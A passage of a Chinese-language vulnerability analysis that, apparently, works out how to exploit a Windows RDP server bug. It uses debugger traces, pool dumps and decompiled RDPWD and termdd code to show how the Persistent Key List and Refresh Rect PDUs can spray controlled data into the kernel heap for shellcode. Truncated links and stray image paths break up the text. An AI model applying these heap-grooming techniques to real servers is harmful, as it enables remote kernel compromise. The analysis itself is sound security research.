03 8db920a4 98eeca64 0000057a 8db920dc bcf52481 RDPWD!HandleAllSendDataPDUs+0x115
04 8db920c0 98f0dc78 0000057a 8db920dc 867fd6f0 RDPWD!RecognizeMCSFrame+0x32
05 8db920ec 98eef86f b7a34240 86ac9581 00000028 RDPWD!MCSIcaRawInputWorker+0x3b4
06 8db92100 916e595a b7a34240 00000000 86ac913c RDPWD!WDLIB_MCSIcaRawInput+0x13
07 8db92124 98ee04b5 8673e5b4 00000000 86ac913c termdd!IcaRawInput+0x5a
08 8db9213c 98edff4b 86ac913c 0000046d 8673e5b0 tssecsrv!CRawInputDM::PassDataToServer+0x2b
09 8db92184 98edfa16 8db92194 8673e5a0 98ee3118 tssecsrv!CFilter::FilterIncomingData+0xdd
0a 8db921b0 916e595a 86bd12e0 00000000 869df154 tssecsrv!ScrRawInput+0x60
0b 8db921d4 98ed56a9 86c56124 00000000 869df154 termdd!IcaRawInput+0x5a
0c 8db92a10 916e4671 869df008 00000008 86bf4e00 tdtcp!TdInputThread+0x34d
0d 8db92a2c 916e4780 867a5c68 00380173 88c1f078 termdd!_IcaDriverThread+0x53
0e 8db92a54 916e522f 86bf4e00 88c1f008 87386668 termdd!_IcaStartInputThread+0x6c
0f 8db92a94 916e2f9f 87386668 88c1f008 88c1f078 termdd!IcaDeviceControlStack+0x629
10 8db92ac4 916e3173 88c1f008 88c1f078 86c01700 termdd!IcaDeviceControl+0x59
11 8db92adc 83e3b129 87583030 88c1f008 88c1f008 termdd!IcaDispatch+0x13f
12 8db92af4 8403378f 00000000 88c1f008 88c1f078 nt!IofCallDriver+0x63
13 8db92b14 84036ade 87583030 86c01700 00000000 nt!IopSynchronousServiceTail+0x1f8
14 8db92bd0 8407da62 00000278 88c1f008 00000000 nt!IopXxxControlFile+0x810
15 8db92c04 83e41d76 00000278 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
16 8db92c04 77516bf4 00000278 00000000 00000000 nt!KiSystemServicePostCall
17 0209feb0 775153cc 6ff81948 00000278 00000000 ntdll!KiFastSystemCallRet
18 0209feb4 6ff81948 00000278 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
19 0209fef0 6ff825f1 00000278 00380173 002b1ac0 ICAAPI!IcaIoControl+0x29
1a 0209ff20 771eef1c 80000000 0209ff6c 77533648 ICAAPI!IcaInputThreadUserMode+0x37
1b 0209ff2c 77533648 002b1ab8 7553bb69 00000000 kernel32!BaseThreadInitThunk+0xe
1c 0209ff6c 7753361b 6ff825ba 002b1ab8 00000000 ntdll!__RtlUserThreadStart+0x70
1d 0209ff84 00000000 6ff825ba 002b1ab8 00000000 ntdll!_RtlUserThreadStart+0x1b
```

(https://p


图 6. SBC_HandlePersistentCacheList 栈轨迹



(https://p

图 7. 以 SBC_HandlePersistentCacheList 第二个参数形式传入的 TS_BITMAPCACHE_PERSISTENT_LIST 结构

如图 4 所示,bitmapCacheListPoolLen = 0xC * (total length + 4),而 total length = totalEntriesCa + totalEntriesCache1 + totalEntriesCache2 + totalEntriesCache3 + totalEntriesCache4。根据这个公式，我们可以设置 totalEntriesCacheX=0xffff，这样 bitmapCacheListPoolLen 就能取得最大值。然而如图 8 所示，系统会对每个 totalEntriesCacheX 检查 totalEntriesCacheLimit。totalEntriesCacheLimitX 来自于 TS_BITMAPCACHE_CAPABILITYSET_REV2 结构体，当 RDPWD 调用 DCS_Init 时，CAPAPI_LOAD_TS_BITMAPCACHE_CAPABILITYSET_REV2 函数就会初始化这个结构体。当解析 Confirm Active PDU 时，CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2 函数就会将这些值组合起来，如图 9 所示。



(https://p

图 8. RDPWD!CAPAPI_LOAD_TS_BITMAPCACHE_CAPABILITYSET_REV2

```
kd> dc edx
b74db117  001c0013 03000003 00000258 00000258  ........X...X...
b74db127  00010000 00000000 00000000 0008000f  ................
kd> dc esi
b74da924  001c0013 03000003 80000258 80000258  ........X...X...
b74da934  8000fffc 00000000 00000000 0008000a  ................
kd> k
 # ChildEBP RetAddr
00 a404ddb8 98f04de8 RDPWD!CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2+0x29
01 a404dde0 98efba0e RDPWD!CAPAPIMergeCombinedCaps+0x4e
02 a404ddfc 98efbb45 RDPWD!ShareClass::CPCRecalculateEncodingCaps+0x36
03 a404de10 98efb384 RDPWD!ShareClass::CPC_PartyJoiningShare+0x62
04 a404de3c 98efb5eb RDPWD!ShareClass::SCCallPartyJoiningShare+0x2a
05 a404df74 98efb7c2 RDPWD!ShareClass::SCConfirmActive+0x176
```

(https://p

图 9. RDPWD!CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2

CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2 会将服务端初始化的 NumCellCaches（0x03）及 totalEntriesCacheLimit[0-4]（0x258、0x258、0x10000、0x0 及 0x0，如图 9 中 edx 寄存器所示）与客户端请求中的 NumCellCaches（0x03）及 totalEntriesCache[0-4]（0x80000258、0x80000258、0x8000fffc、0x0 及 0x0，如图 9 中 esi 寄存器所示）组合起来。客户端可以控制 NumCellCaches 及 totalEntriesCache[0-4]，如图 10 所示，但不能超过服务端初始化的 NumCellCaches（0x03）及 totalEntriesCacheLimit[0-4]（0x258、0x258、0x10000、0x0 及 0x0），如图 11 随时。

```
13 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::capabilitySetType =
CAPSTYPE_BITMAPCACHE_REV2 (19)
28 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::lengthCapability = 40 bytes
03 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CacheFlags = = 0x0003
0x0003
= 0x0001 | 0x0002
= PERSISTENT_KEYS_EXPECTED_FLAG | ALLOW_CACHE_WAITING_LIST_FLAG
00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::Pad2
03 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::NumCellCaches = 3
78 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[0] = 0x00000078
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x78 = 120
TS_BITMAPCACHE_CELL_CACHE_INFO::k = FALSE
78 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[1] = 0x00000078
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x78 = 120
TS_BITMAPCACHE_CELL_CACHE_INFO::k = FALSE
fb 09 00 80 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[2] = 0x800009fb
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x9fb = 2555
TS_BITMAPCACHE_CELL_CACHE_INFO::k = TRUE
00 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[3] = 0x00000000
00 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[4] = 0x00000000
```

(https://p


图 10. TS_BITMAPCACHE_CAPABILITYSET_REV2

```
cap_control_2 = cap_control;
if ( *(_BYTE *)(cap_control + 4) & 1 )
  *(_WORD *)(cap_server + 4) |= 1u;
if ( !(*(_BYTE *)(cap_control + 4) & 2) )
  *(_WORD *)(cap_server + 4) &= 0xFFFDu;
server_number = *(_BYTE *)(cap_server + 7);
if ( server_number >= *(_BYTE *)(cap_control + 7) )
  server_number = *(_BYTE *)(cap_control + 7);
cap_controla = 0;
*(_BYTE *)(cap_server + 7) = server_number;
if ( !server_number )
  goto LABEL_20;
server_total_number_0 = (int *)(cap_server + 8);
v6 = cap_control_2 - cap_server;
do
{
  if ( *server_total_number_0 >= 0 )
    *server_total_number_0 = *(int *)((char *)server_total_number_0 + v6) ^ (*server
  control_limit = *(int *)((char *)server_total_number_0 + v6) & 0x7FFFFFFF;
  if ( (*server_total_number_0 & 0x7FFFFFFFu) < control_limit )
    control_limit = *server_total_number_0 & 0x7FFFFFFF;
  ++cap_controla;
  *server_total_number_0 ^= (control_limit ^ *server_total_number_0) & 0x7FFFFFFF;
  ++server_total_number_0;
}
while ( cap_controla < *(_BYTE *)(cap_server + 7) );// number
if ( cap_controla < 5 )
{
ABEL_20:
  v8 = (_DWORD *)(cap_server + 4 * cap_controla + 8);
  v9 = 5 - cap_controla;
  do
  {
    *v8 = 0;
    ++v8;
    --v9;
  }
  while ( v9 );
}
```

(https://p

图 11. CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2 函数

了解这些知识后,我们可以计算出 bitmapCacheListPoolLen 的最大值,最大值 bitmapCacheListPoolLen = 0xC * (0x10000 + 0x258 + 0x258 + 4) = 0xc3870,理论上我们可以在内核池中控制大小为 0x8 * (0x10000 + 0x258 + 0x258 + 4) = 0x825a0 字节数据，如图 12 所示。




```
Virtual: b7e03870
b7e03870 efbeadde 41414141 00000000 41414141 41414141 00000001 41414141 41414141 00000002
b7e03894 41414141 41414141 00000003 41414141 41414141 00000004 41414141 41414141 00000005
b7e038b8 41414141 41414141 00000006 41414141 41414141 00000007 41414141 41414141 00000008
b7e038dc 41414141 41414141 00000009 41414141 41414141 0000000a 41414141 41414141 0000000b
b7e03900 41414141 41414141 0000000c 41414141 41414141 0000000d 41414141 41414141 0000000e
b7e03924 41414141 41414141 0000000f 41414141 41414141 00000010 41414141 41414141 00000011
b7e03948 41414141 41414141 00000012 41414141 41414141 00000013 41414141 41414141 00000014
b7e0396c 41414141 41414141 00000015 41414141 41414141 00000016 41414141 41414141 00000017
b7e03990 41414141 41414141 00000018 41414141 41414141 00000019 41414141 41414141 0000001a
b7e039b4 41414141 41414141 0000001b 41414141 41414141 0000001c 41414141 41414141 0000001d
b7e039d8 41414141 41414141 0000001e 41414141 41414141 0000001f 41414141 41414141 00000020
b7e039fc 41414141 41414141 00000021 41414141 41414141 00000022 41414141 41414141 00000023
b7e03a20 41414141 41414141 00000024 41414141 41414141 00000025 41414141 41414141 00000026
b7e03a44 41414141 41414141 00000027 41414141 41414141 00000028 41414141 41414141 00000029
b7e03a68 41414141 41414141 0000002a 41414141 41414141 0000002b 41414141 41414141 0000002c
b7e03a8c 41414141 41414141 0000002d 41414141 41414141 0000002e 41414141 41414141 0000002f
b7e03ab0 41414141 41414141 00000030 41414141 41414141 00000031 41414141 41414141 00000032
b7e03ad4 41414141 41414141 00000033 41414141 41414141 00000034 41414141 41414141 00000035
b7e03af8 41414141 41414141 00000036 41414141 41414141 00000037 41414141 41414141 00000038
b7e03b1c 41414141 41414141 00000039 41414141 41414141 0000003a 41414141 41414141 0000003b
b7e03b40 41414141 41414141 0000003c 41414141 41414141 0000003d 41414141 41414141 0000003e
b7e03b64 41414141 41414141 0000003f 41414141 41414141 00000040 41414141 41414141 00000041
```

```
a4102f18  002b522c                                  ,R+.
eax=b8a00000
a4102f18  00003e70                                  p>..
eax=a6080000
a4102f18  00002010                                  .  ..
eax=a6084000
Breakpoint 46 hit
RDPWD!ShareClass::SBC_HandlePersistentCacheList:
98ef876e 8bff            mov     edi,edi
kd> g
a4102f80  000c37f8                                  .7..
eax=b7e00000
Breakpoint 46 hit
RDPWD!ShareClass::SBC_HandlePersistentCacheList:
98ef876e 8bff            mov     edi,edi
```

(https://p

图 12. 转储出的 Persistent Key List PDU 内存

然而，我们发现 RDP 客户端并没有按我们设想的方式来控制位图缓存列表池中的所有数据。每 8 字节可控数据之间都有一个 4 字节不可控数据（索引值），这对 shellcode 利用来说非常不友好。此外，0xc3870 字节大小的内核池不能被多次分配，因为正常情况下 Persistent Key List PDU 只能发送 1 次。然而经过多次测试后，我们发现内核池会在同一个内存地址处进行分配。此外，在分配的位图缓存列表池之前始终会有系统分配的大小为 0x2b522c（x86 系统）或 0x2b5240（x64 系统）字节的内核池，这一点对堆布局而言非常重要（尤其是在 x64 系统中），如图 13 所示。




```
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
```

(https://p1.ssl.qhimg.com/t0135644086d19080ca.png)

图 13. 统计 Persistent Key List PDU 的布局特征

6.4 0x03 Refresh Rect PDU

根据MS-RDPBCGR文档，RDP 客户端可以通过 Refresh Rect PDU 请求服务端重绘会话屏幕中的 1 个或多个矩形区域。这个结构体中包含通用 PDU 头以及 `refreshRectPduData`（可变）字段，如图 14 所示。




(https://p

图 14. Refresh Rect PDU Data

`numberOfAreas` 字段是一个 8 比特无符号整数，用来定义 `areasToRefresh` 字段中 Inclusive Rectangle 结构的数量。`areaToRefresh` 是包含 `TS_RECTANGLE16` 结构的一个数组，如图 15 所示。

2.2.11.1 Inclusive Rectangle (TS_RECTANGLE16)

The TS_RECTANGLE16 structure describes a rectangle expressed in inclusive coordinates (the right and bottom coordinates are included in the rectangle bounds).




(https://p

图 15. Inclusive Rectangle（`TS_RECTANGLE16`）

Refresh Rect PDU 用来通知服务端一系列 “Inclusive Rectangle’’ 屏幕区域，以便服务端重绘会话屏幕区域中的一个或多个矩形区域。这个 PDU 基于默认打开的一个信道进行传输，信道 ID 为 `0x03ea`（Server Channel ID）。当连接时序完成后，如图 1 所示，RDP 服务端就可以接收/解析 Refresh Rect PDU，并且这里最重要的一点在于 Refresh Rect PDU 可以多次发送。虽然 `TS_RECTANGLE16` 大小只有 8 字节，这意味着 RDP 客户端只能控制 8 字节数据，但这依然可以作为将数据写入内核的一个切入点。

6.5 0x04 如何通过 Refresh Rect PDU 将数据写入内核

正常解密后的 Refresh Rect PDU 如图 16 所示。



(https://p

图 16. 解密后的 Refresh Rect PDU

RDPWD.sys 内核模块中的 WDW_InvalidateRect 函数负责解析 Refresh Rect PDU，如图 17 所示：

(https://p

图 17. RDPWD!WDW_InvalidateRect 栈轨迹

如图 18 所示，WDW_InvalidateRect 函数会解析 Refresh Rect PDU 数据流，从数据流中提取 numberOfAreas 字段值作为循环计数值。由于 numberOfAreas 属于 1 字节字段，最大值为 0xFF，因此最大循环计数值也为 0xFF。在循环中，WDW_InvalidateRect 函数会分别提取 TS_RECTANGLE16 结构中的 left、top、right 及 bottom 字段值，将其放入栈上的一个结构中，然后作为 WDICART_IcaChannelInput 函数的第 5 个参数传入。这里需要提一句，WDICART_IcaChannelInput 的第 6 个参数为常数值 0x808，这个值对堆喷射来说非常有用。

```
if ( length < 0x16 )
{
  result = WDW_LogAndDisconnect(a1, 1, 209, refresh_rect_pdu_stream, length);
}
else
{
  result = (ShareClass *)*((_BYTE *)refresh_rect_pdu_stream + 0x12);// numberOfAreas
  areasToRefresh_len = 8 * (_DWORD)result;
  if ( (unsigned int)*((_WORD *)refresh_rect_pdu_stream + 6) - 0x16 < areasToRefresh_len
    || length - 0x16 < areasToRefresh_len )
  {
    RtlStringCchPrintfW(&pszDest, 0xAu, L"%hx %hx", result, *((_WORD *)refresh_rect_pdu_stream + 6));
    result = WDW_LogAndDisconnect(a1, 1, 209, 0, 0);
  }
  else
  {
    loop = 0;
    if ( result )                               // numberOfAreas
    {
      areasToRefresh = (char *)refresh_rect_pdu_stream + 0x18;
      do
      {
        left = *((_WORD *)areasToRefresh - 1);
        top = *(_WORD *)areasToRefresh;
        right = *((_WORD *)areasToRefresh + 1) + 1;
        bottom = *((_WORD *)areasToRefresh + 2) + 1;
        v6 = *(_DWORD *)(a1 + 4);
        stRect = 2;                             // 2*4=8 bytes
        WDICART_IcaChannelInput(v6, 4, 0, 0, (int)&stRect, 0x808);
        result = (ShareClass *)*((_BYTE *)refresh_rect_pdu_stream + 0x12);// // numberOfAreas
        ++loop;
        areasToRefresh += 8;
      }
      while ( loop < (unsigned int)result );  // one Refresh Rect PDU, call IcaChannelInput for numberOfAreas times (0xff maximum)
    }
  }
}
return result;
```

0000AD9 WDW_InvalidateRect:46 (https://p

图 18. RDPWD!WDW_InvalidateRect 函数

WDICART_IcaChannelInput 最终会调用 termdd.sys 内核模块中的 IcaChannelInputInternal 函数。如图 19 所示，如果满足一系列判断条件，那么 IcaChannelInputInternal 函数就会调用 ExAllocatePoolWithTag 来分配大小为 inputSize_6th_para + 0x20 的内核池。因此，当 RDPWD!WDW_InvalidateRect 调用 IcaChannelInputInternal 函数时，inputSize_6th_para=0x808，并且内核池的大小为 0x828。

```
223  if ( inputSize_6th_para + 0x20 < inputSize_6th_para || inputSize_6th_para + 0x20 < 0x20 )// check overflow
224    pool = 0;
225  else
226    pool = ExAllocatePoolWithTag(0, inputSize_6th_para + 0x20, 0x63695354u);// allocate memory
227  if ( pool )
228  {
229    input_buffer_2 = InputBuffer;
230    *((_DWORD *)pool + 3) = inputSize_6th_para_2;
231    *((_DWORD *)pool + 4) = inputSize_6th_para_2;
232    *((_DWORD *)pool + 2) = (char *)pool + 0x20;
233    memcpy((char *)pool + 0x20, input_buffer_2, inputSize_6th_para_2);// copy
234LABEL_61:
235    v28 = *(_DWORD **)(v10 + 0xB4);
236    *(_DWORD *)pool = v10 + 0xB0;
237    *((_DWORD *)pool + 1) = v28;
238    *v28 = pool;
239    *(_DWORD *)(v10 + 0xB4) = pool;
240    *(_DWORD *)(v10 + 0xB8) += inputSize_6th_para_2;
```

00001D9C IcaChannelInputInternal:240 (https://p

图 19. termdd!IcaChannelInputInternal 中的 ExAllocatePoolWithTag 及 memcpy 操作

如何内核池分配成功完成，系统就会调用 memcpy，将 input_buffer_2 拷贝到新分配的内核池内存中。当调用方为 RDPWD!WDW_InvalidateRect 时，memcpy 所使用的参数如图 20 所示：

```
kd> r
eax=889ff678 ebx=8843a008 ecx=0001d350 edx=0000f46a esi=00000808 edi=889ff658
eip=916e1981 esp=8db81714 ebp=8db81750 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
termdd!IcaChannelInputInternal+0x39b:
916e1981 e824550000      call    termdd!memcpy (916e6eaa)
kd> dc esp l3
8db81714  889ff678 8db817a4 00000808           x...........
kd> dc 8db817a4
8db817a4  00000002 e3ffc300 86c1002c 00000400  ........,.......
8db817b4  00000001 00000000 00000000 00000000  ................
8db817c4  00000000 8971b670 000001f7 8db818d4  ....p.q.........
8db817d4  95592ee5 8db818f8 8413b44f 8db817f8  ..Y.....O.......
8db817e4  807cd340 83f31e20 83f31e38 83e7bdb2  @.|. ...8.......
8db817f4  00000001 8db80004 8417e720 000000f0  ........ .......
8db81804  8db81808 00003030 00000006 00000001  ....00..........
8db81814  8db8182c 86c58d48 ffffffff 98eec632  ,...H.  ....2...
```

(https://p

